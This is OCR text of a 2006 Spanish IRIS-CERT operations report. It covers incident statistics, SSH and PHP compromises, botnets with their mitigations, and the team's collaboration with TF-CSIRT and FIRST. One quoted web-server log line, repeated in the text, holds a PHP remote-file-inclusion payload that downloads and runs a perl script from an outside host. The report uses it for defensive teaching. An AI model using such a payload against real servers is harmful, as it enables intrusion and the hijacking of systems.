
IRIS-CERT
Informe de Operación

XXII Grupos de Trabajo

Granada, 13 y 14 Noviembre 2006

Indice



1. ¿Quiénes somos?
2. ¿De donde venimos?
    1. Incidentes
        1. Informe de gestión
        2. Incidentes mas comunes y su solución
    2. Foros y participaciones
        1. TF-CSIRT, RTIR, FIRST, …
        2. Geant2, GRID-Security, …
        3. Conferencia FIRST Sevilla 2007
3. ¿A dónde vamos?
    1. El 20/60/20 del RTIR
    2. Bichos
    3. ACRI
4. ¿Estamos solos en la galaxia o acompañados?

- Siguiendo la famosa canción …

¿Hay alguien nuevo que no haya venido antes al grupo de IRIS-CERT ?

¿Existe alguien tras la dirección a la que enviamos los incidentes o:

cert@rediris.es action: send to /dev/null?

- O lo que es lo mismo:


- El famoso informe de gestión o resumen de las cosas que han pasado en este año.

  - Incidentes de seguridad


  - Cosas que han ido sucediendo en este mundo de la seguridad informática en este año.

Informe - Indice

1. Evolución de los incidentes
   - ¿Cómo han evolucionado los incidentes ?
   - ¿Qué ha pasado ?
2. Incidentes más frecuentes y su solución:
   - Compromisos SSH
   - Compromisos vía HTTP (PHP)
   - Bots





- ↓Nº denuncias recibidas => ↓Incidentes
  - No se atienden denuncias de copyright



Informe


- Importante descenso nº de Incidentes de la comunidad ≈ 50%
  - ¿Somos más seguros?







Informe

- Alto porcentaje de incidentes sin respuesta ≈ 60%
  - 20% ↑ con respecto a 2005
  - ¿Se resuelven estos problemas?
  - ¿Se sabe que ha pasado?
  - ¿Solo filtrado y reinstalación de equipos?





- **Aumentamos la detección**
  - Darknet
  - Monitorización de flujos
  - LogSuffer




Evolucion de Incidentes por Meses
Enero
Febrero
Marzo
Abril
Mayo
Junio
Julio
Agosto
Septiembre
Octubre
Noviembre
Diciembre
350
300
250
200
150
100
50
0
1999
2000
2001
2002
2003
2004
2005
2006

Informe


2006
Acceso A Cuentas Privilegiadas 2%
Troyanos 0%
Gusanos 1%
Uso no Autorizado 39%
Sondeo 46%
Virus 0%
SPAM 1%
CC 4%
Consulta 2%
DoS/DDoS 2%
Otros 1%
Informativa 2%


Tipo de Incidentes
N. Incidentes
1400
1200
1000
800
600
400
200
0
2002
2003
2004
2005
2006
Año
DoS/DDoS
Sondeo
Acceso A Cuentas Privilegiadas
Troyanos
Gusanos
Uso no Autorizado
CC
Consulta
Informativa
Otros

- Accesos SSH.
  - Palabras de acceso de usuarios fáciles de adivinar.
  - Herramientas automatizadas de escaneo, compromiso y acceso (autoroot)
  - Muchas veces los atacantes no intentan comprometer el sistema (acceso a root), sino solamente propagar los accesos.
  - Empleo de los ficheros de equipos conocidos (~/.ssh/known_hosts) de las cuantas comprometidas para buscar otros posibles equipos a los que atacar.


- Accesos SSH (Investigación).
  - En los ficheros de logs suele quedar constancia de que cuenta se ha empleado para acceder
  - Buscar ficheros y procesos que tengan ese UID de usuario
  - Analizar ".bash_history" de las cuentas de usuario.
  - Hacer copia de los ficheros y enviarlos a IRIS-CERT con el código de incidente.
  - Deshabilitar y cambiar claves de acceso de usuarios
  - Comprobar el sistema para ver si ha habido más accesos

- Compromisos debidos a vulnerabilidades en los sistemas PHP instalados.
  - Wikis
  - Blogs
  - Foros
  - ……
- Etc, etc ,etc.

- Muchas aplicaciones PHP permiten una URL a la hora de cargar ficheros de configuración:
  - Que son descargados y ejecutamos como código PHP
  - Por lo tanto se saltan las restricciones de seguridad
  - Gran parte de los sistemas de ataque emplean buscadores a la hora de buscar sistemas a los que atacar.

```
69.60.109.202 - - [13/Aug/2006:13:31:05 +0200] "GET
  /tiki/modules/Forums/admin/admin_users.php?phpbb_root_path
  =http://www.aeromet.tmd.go.th/cmd.txt?&cmd=cd%20/tmp/;cu
  rl%20-
  O%20http://www.aeromet.tmd.go.th/phpnuke2.txt;perl%20php
  nuke2.txt;rm%20-rf%20phpnuke2.*? HTTP/1.0" 404 1035 "-"
  "Mozilla/5.0"
```

Incidentes más comunes. PHP



- Los ficheros suelen no tener extensión ejecutable para disimular. http://www.aeromet.tmd.go.th/cmd.txt

- La página suele ser un shell PHP que permite realizar diversas acciones en el equipo, incluyendo la ejecución de programas . cmd=cd%20/tmp/;curl%20-O%20http://www.aeromet.tmd.go.th/phpnuke2.txt;perl%20phpnuke2.txt;rm%20-rf%20phpnuke2.*?


- Estos equipos comprometidos son usados después:
  - Insertar una página HTML y esperar unos días para ver si se descubre
  - ……..
  - Trascurrido ese tiempo empleo el sitio (shell PHP) para:
    - Sitios WWW de phising
    - Envío de SPAM (sobre phising)
    - Alojamiento de binarios (troyanos bancarios).

- Soluciones:
  - Ejecución restringida de procesos HTTP
    - SE-Linux, Immunix ,etc
    - Restricciones de PHP
    - Entornos CHROOT restringidos
  - Control de las aplicaciones PHP instaladas en los equipos.
    - ¡¡¡ Actualización de versiones !!! , cuando sea preciso

- En casos de phishing , compromisos HTTP.
  - Recopilar los ficheros dejados por el atacantes.
    - Tipos de ataque
    - Direcciones de envío de la información (phising)
  - Logs de los servidores HTTP
    - ¿Qué vulnerabilidad se ha empleado ?
    - ¿Desde donde se han instalado los ficheros ?, ¿Cómo se ha controlado el equipo en remoto ?

- Siguen siendo el origen de gran parte de las quejas recibidas.
  - Cada vez más complejos:
    - Mayor número de vulnerabilidades a escanear, ej VNC,
    - Mejor ocultación (rootkit) en los sistemas
    - Cifrado de los binarios para evitar su desensamblado.
    - Empleo de otros sistemas (EJ. Servidores HTTP + PHP)
  - Se sigue empleando IRC como protocolo de control principalmente.
  - Muy ruidosos a nivel de red.

Incidentes más comunes. BOTS




- El tiempo entre el descubrimiento de una vulnerabilidad y su empleo en bots ha disminuido.
- La disponibilidad del código fuente y proyectos como metaexploit propician que los sistemas se deban parchear antes.

- ¿Qué hacer con los BOTs?
  - Monitorización y filtrado a nivel perimetral de protocolos inseguros.
    - El análisis del tráfico de la máquina infectada permite muchas veces detectar:
      - Otras máquinas comprometidas
      - Origen de la intrusión
      - Servidor de control IRC utilizado.
  - Investigación del incidente.
    - No solamente reinstalar el sistema.
    - Análisis del tráfico
    - Detección de los binarios instalados.

Foros y Participaciones - Indice

1. TF-CSIRT, RTIR, FIRST, …
2. Geant2, GRID-Security, …
3. Conferencia FIRST Sevilla 2007



- Renovado el ToR en Mayo. Continuidad del Grupo de trabajo al menos 3 años más
- Nuevas actividades: CERTs & Grids, E-COAT, RTIR WG, Asistencia para la creación de nuevos CERTs
  - Acuerdo con CERT/CC para la revisión puntual de material CERT CSIRT Development Team
- MoA con Asia-Pacifico
- Estrecha colaboración/coordinación con ENISA(esponsorización de dos cursos TRANSITS durante 2006)
  - Próxima revisión del MoU FIRST+TERENA para mantenimiento de material TRANSITS

- Finales de Octubre 2006: Finalización del 2º MileStone
  - Versión 2.1 disponible en 3ª Semana de Noviembre
- Finalizado documento de actualización
  - http://ftp.rediris.es/rediris/cert/rtir/
- Fecha de fin retrasada en un mes aprox.
  - Actualizaciones en los requisitos
  - Junio 2007
- Migración propuesta para Diciembre 2006

Monitorización de Flujos en RedIRIS (I)

